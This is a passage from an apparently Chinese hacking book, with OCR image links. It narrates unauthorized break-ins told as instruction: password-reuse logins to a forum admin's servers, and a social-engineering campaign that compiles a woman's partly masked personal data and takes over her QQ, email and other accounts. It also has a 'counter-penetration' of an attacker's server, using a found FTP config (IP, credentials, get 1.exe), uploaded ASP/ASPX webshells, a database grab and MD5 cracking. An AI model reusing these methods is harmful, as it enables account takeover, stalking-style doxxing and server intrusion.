


图 5-10　登录远程终端

5.1.3 我也来社工

1. 社工进入其管理的一台服务器

接下来就这么简单么？不？我看到了有一个管理员的名字引起了我的注意，因为我刚开始在注射之前，不是去那个论坛看过吗？我发现网站管理员也是这个名字，这就引起了我的注意。我试了试居然可以登录远程服务器，如图 5-11 所示，密码居然都是一样的。




图 5-11 登录其他远程服务器

2. 社工进入其管理的论坛

后面继续社工，还成功地登录了他的论坛，如图 5-12 所示进入了后台。这下可有得玩了，继续看看还能不能社工他的其他东西！



图 5-12 进入管理后台

3. 社工之收集资料

呵呵，以前没有玩过社工，其实这东西也没什么难度，就是利用你所搜集的资料和足

够的信息对他所有的账号依次试验，关键是看这个人了，如果这个人很弱智，社工他是轻而易举的事情！所以大家一定要防范社工，特别是在网络上！

打开谷歌，开始搜索。他的东西太多了，一个一个地来，我们这时候先不急于用这个密码去试验他所有的账号，而是冷静下来，理清一个思路。想了半天想出，如下几条：

（1）把所有他的页面浏览一遍，认真地仔细查找资料，然后集合到一起对比！选出出现频率比较高的！

（2）利用这些资料，再对那些有用的地方进行社工，比如邮箱，或者淘宝上的资料等（淘宝上面的基本都是真实资料）。

（3）利用第二次收集的资料再搞第二次没有搞定的，如果第三次都没有效果，那么可以考虑放弃了！

4．小有收获

开始按照计划实施，第一步先收集了她的个人信息（后来进去她 QQ，空间里面有两个是隐私加密的相册，一个是自拍，一个是个人艺术照，这时笔者才知道，这里牵扯到个人生活问题，不能泄露了）如下：

个人：fXXXXove　　冰 X

密码：xxxxx　xxxxxx　xxxxxx

QQ：648XX14 9143XXXX

支付宝：fxxxxov

Email：fxxxxove@qq.com　　fxxxxove@yahoo.com.cn

联系电话：134xxxx5919

MSN：fxxxove@hotmail.com

出生日期：1980 年 x 月 x 日

第二步，从第一个开始，先是她 DZ 官网的登录密码，进去翻了一下查看个人资料也没有翻到什么其他的东西！如图 5-13 所示。




图 5-13　从 DZ 官网获取其个人信息

接着用第一个密码进入她的西祠胡同和爱词霸空间里面，翻了翻，有个现居地和英语四级的简历以及兴趣爱好等等，如图 5-14 所示。



图 5-14　进一步获取其个人信息

后来天府论坛和百度空间也成功地进去了，如图 15 所示，只是百度的密码不一样，用的是她的第二个密码，第一个不行！



图 5-15　进入其天府论坛和百度空间

我汗，这女子这么不小心啊，接着是搜房网和新浪的博客，如图 5-16 所示，进去看了看，资料基本都还是一样的，不过多出了一个身高。

接着又进入了她的天极群乐的空间里面，这时候貌似有点资料奥，如图 5-17 所示，性别：女（呵呵，后来也证实了），年龄：32（后来进空间看 QQ 照片，发现不像是 32 岁，很年轻）现居地：广东深圳（上面那个山东的是假的？最后根据空间里面的旅游照片判断山东是假的，因为有一个外出郊游的相册，里面的穿着、时间还有风景不像是山东的，而且南方和北方的气温差异很大，同一时期，衣服穿着是不一样的）最后发现 QQ 还有 MSN 以及淘宝的没有搞定，不怕还有机会！



图 5-16　进入其搜房网和新浪的博客




图 5-17　获取天极群乐的空间中的个人资料

接着是 QQ 号码，第一个密码已经失败了，那只有用其他的信息了，用了出生日期试了试，又不在乎对方是否发现，直接登录，就算是发现了也算是给对方提个醒吧！发现还是不行，又试着用她的名字和冰 X 的拼音输入还是不行，出生地的还有其他的拼音也不行。这个时候我们来想一想，对方怎么也是一个受过大学教育的，她不会弱智地用单一的数字或者拼音吧？可能是一个数字和字母的组合，不管它试试，也许是冷静下来的原因，第三次我用 fxxxove 加上 1980 居然成功了，虽然还没有看到但是我已经知道了，为什么？因为它提示输入登录地址不一样的什么东东，就是那玩意，输入验证字母成功进入，如图 5-18 所示！



图 5-18　成功登陆其 QQ 号码

这时候我赶紧去进空间查看资料，以及去邮箱，因为那里保存了很多的有用信息，别小看了邮箱，它足以威胁到你所有账号的安全！翻了很多东西不一一列举了，还有剩下的就是淘宝和 MSN 了，用过的人都知道，注册的时候需要一个找回信息或者更改密码用的邮箱，而她的恰恰是 QQ 邮箱，下去试试，有密码找回问题，她设置得也不是变态，一个是她的居住地之类的，还有就是喜爱看的电影，居住地有了，电影是什么呢？去哪里找呢？对了 QQ 空间上面不是有一个个人档的么？有一个“我推荐的电影”，去看了看，她居然填写的是“我”（她自己，有点比我自恋），顺利填写完毕，也懒得去关心结果了，因为我的目的已经达到了，通过首次社工学习到了一些经验和防护措施（记得我年少无知之时，N 多密码都一样，我赶紧去改，别让谁给 XXX 了）！后来进入到这个美眉 QQ 空间的时候，发现个人照还是很漂亮的，这里不拿出来了，侵犯个人隐私，在百度空间发了一篇新的文章（仅主人可见的）提醒她一下！

5.1.4　总结与探讨

先谈服务器：按理来说，此服务器上面用的网站程序还是可以的，总共是三个网站，一个是 DZ7.0 的论坛，还有一个就是此次下手的网站（DZ6.x），另一个是网上卖手机的商城，也还可以，也没有去看，因为刚开始 IP 域名反查询的时候，是查不到的。但是那个 DZ6.x 居然另外放了个其他存在注射的，汗，无语！倘若此时我依次服务器开始嗅探，估计又能拿下其他同网段的服务器吧！没有必要了！

再谈社工：仅以此事件提醒广大网友，不要把个人的真实资料泄露在网络上，那是非常可怕的，是要死人的！还有不要把自己的密码都设置成一样的，也不要以自己的出生日期或者真实资料作为密码，不安全！

5.2　网络维护过程中的渗透与反渗透

我的一个朋友告诉我，说他们在访问自己公司网站时，出来一大堆东西，而且杀毒软

件还提示网页存在病毒，我的第一感觉就是公司服务器被人入侵了。

5.2.1 网站挂马检测和清除

1. 使用软件嗅探被挂马页面

朋友将远程终端和公司网站名称告诉我后，首先在虚拟机中使用 URLSnooper 软件对网站进行嗅探，果然网站多处文件被人挂马，如图 5-19 所示。登录远程终端后，一看其服务器配置较高，带宽是 20M 光纤，访问网络的速度非常快，觉得是高质量肉鸡的首选，也难怪被人黑。




图 5-19 使用 URLSnooper 监听网站所有链接和访问

说明：

（1）URLSnooper 是一款安全检查工具，就其名称意义就知道该软件是 URL 监视，个人感觉是一款捕捉网站是否挂马的好程序。URLSnooper 安装比较简单，安装完毕后需要安装默认的抓包软件。

（2）确认网站被人挂马后，首先将网站文件进行了备份。

直接到网站根目录查看网站文件最近的一些修改时间，从首页更改的时间为 8 月 25 日，因此可以借助系统的文件搜索功能搜索 2008 年 8 月 24 日至 8 月 26 日之间的文件，如图 5-20 所示，搜索出来好几十个文件，被修改文件很有特点，index.html、index.asp、conn.asp、top.asp、foot.asp 以及 js 文件均被修改，从文件中可以看出该挂马人绝对是一个团伙或者是一个老手，他不是对所有文件进行挂马，而是有针对性地对一个关键文件进行挂马。




图 5-20 查找被修改的网站文件

2. 清除挂马代码

在所有文件中查找代码“<script src=http://%61%76%65%31%2E%63%6E></script>”将其清除。

5.2.2 系统入侵痕迹搜索和整理

对系统目录以及服务器所有目录进行文件查看，发现该入侵者使用过“1433 全自动扫描传马工具”。通过对该工具软件的研究分析，该扫描工具中需要有配置文件，用来下载木马。果不其然，在系统目录下发现有一个文件 cc1.txt 生成日期是 2008 年 5 月 29 日，大小只有 64 个字节，用 type 命令显示如下：

```
open 122.138.14.8
gusdn
lixuanyu
binary
get 1.exe
bye
```

该文件是 Ftp 自动下载的配置信息，直接使用 CuteFTP 软件进行 Ftp 登录尝试，填好 IP 地址和账号密码，顺利登录如图 5-21 所示！从服务器上的东西不难看出，这台机器的 Ftp 路径是 Windows 系统某个磁盘的根目录，里面有不少黑客用的工具，机主肯定是一个入侵者或者安全爱好者。



图 5-21 成功登录 Ftp 服务器

说明：

很多入侵者在利用网上下载的工具时，没有很好地设置和改造，只是进行简单地配置后，便开始攻击和入侵。因此，在肉机上经常留下各种木马的安装文件，有时甚至还有 Ftp 自动上传文件的配置文件。可以使用“dir /od /a” 命令查看当前目录中的文件，如果存在小于 100 字节的文件，则这些文件极有可能为配置文件。

用扫描工具软件查看一下该计算机开放哪些端口，如图 5-22 所示，系统开放了 80 端口和远程终端服务 3389 端口。

```
D:\>wt scan 122.138.14.8

122.138.14.8 Port:    21 listening
122.138.14.8 Port:    80 listening
Please wait 8 Thread end.....
122.138.14.8 Port:  3389 listening
1 Host search complete. Find 3 port(s)!
D:\>_
```

图 5-22 查看远程服务器开放端口

5.2.3 利用社会工程学进行反渗透

1. 使用获取的 Ftp 账号猜测服务登录口令

既然在服务器上面开放了 3389 端口、Ftp 服务，那么可以尝试利用 FTP 的账号和口令登录它的 3389 远程桌面，猜测 administrator 的口令，结果不是 gusdn，也不是 lixuanxu，说明使用 Ftp 账号和口令不能进入系统，换一个思路。

2. 从网站入手

接下来，使用 IE 浏览器打开该 IP 地址，可以正常访问网站，该服务提供了 Web 服务，网站为游戏私服服务器，如图 5-23 所示，通过 HDSI 以及 Domain3.5 等 SQL 注入工具对网站进行了探测，未找到可以利用的地方。



图 5-23 服务器提供 Web 服务

3. 从 Ftp 目录入手

猛然想起在 Ftp 的目录中有一个 Web 子目录，会不会与网站有关系呢？先上传个 asp 木马到 Web 目录试试。不试不知道，一试吓一跳，这个目录居然正是网站的根目录，asp 小马可以正常运行，如图 5-24 所示，通过 asp 木马在网站中看了看，发现可以浏览所有磁盘，不过只有 D 盘有写权限。经过与 Ftp 中的文件进行对比，Ftp 的根目录也就是 D 盘。

好了，现在既可以上传文件，也可以浏览文件。要想提升权限，还必须要能执行命令。我上传了一个 asp 的 CMD 木马到 Web 目录，结果竟然不能执行。继续利用 asp 木马在机器上找找其他的突破口，结果一无所获。Ftp 不是用 Serv-U 开的，C 盘不可写，不能执行命令，怎么办？

4. 上传 asp.net 木马提升系统权限

忽然想起用 3389 登录这台机器时，它的操作系统是 2003，可能支持 asp.net，我为什么不上传个 aspx 的 CMD 的木马试试。说干就干。果然，aspx 木马能执行命令了，如图 5-25 所示。查看机器的用户列表，居然没有 administrator 却有个 xuanyu，而 Ftp 的口令是 lixuanyu，一定是管理员把超级用户改名过来的。它的口令会是什么呢？还是用 3389 登录器测试一

番，不是 gusdn，不是 lixuanyu，更不是 12345678，猜不出来了。




图 5-24　上传 asp 木马




图 5-25　使用 asp.net 木马查看系统管理员账号

5. 获取数据库用户管理员密码

按照密码设置习惯，入侵者极有可能使用了相同密码，因此可以尝试获取数据库中用户的密码来登录远程终端服务器。使用 CuteFtp 对整个网站目录中的文件进行查看，在 TT

目录中发现数据库文件“$_$%●yingzi★!#%&^$#.asa”，使用 Ftp 下载回来后，把文件的后缀改为 mdb，使用 access 直接打开该数据库，如图 5-26 所示，从中找到管理员使用的表 Gq_Admin。




图 5-26　获取管理员表 Gq_Admin

从表 Gq_Admin 中发现存在 gusdn 用户，并且是个高级管理员，他的密码用 MD5 加密后是 5334e6dd7b8exxxx。赶紧打开网页 www.cmd5.com，填好 16 位密码，解密！ Ok，不到 1 分钟密码出来了，12703XXX，如图 5-27 所示。

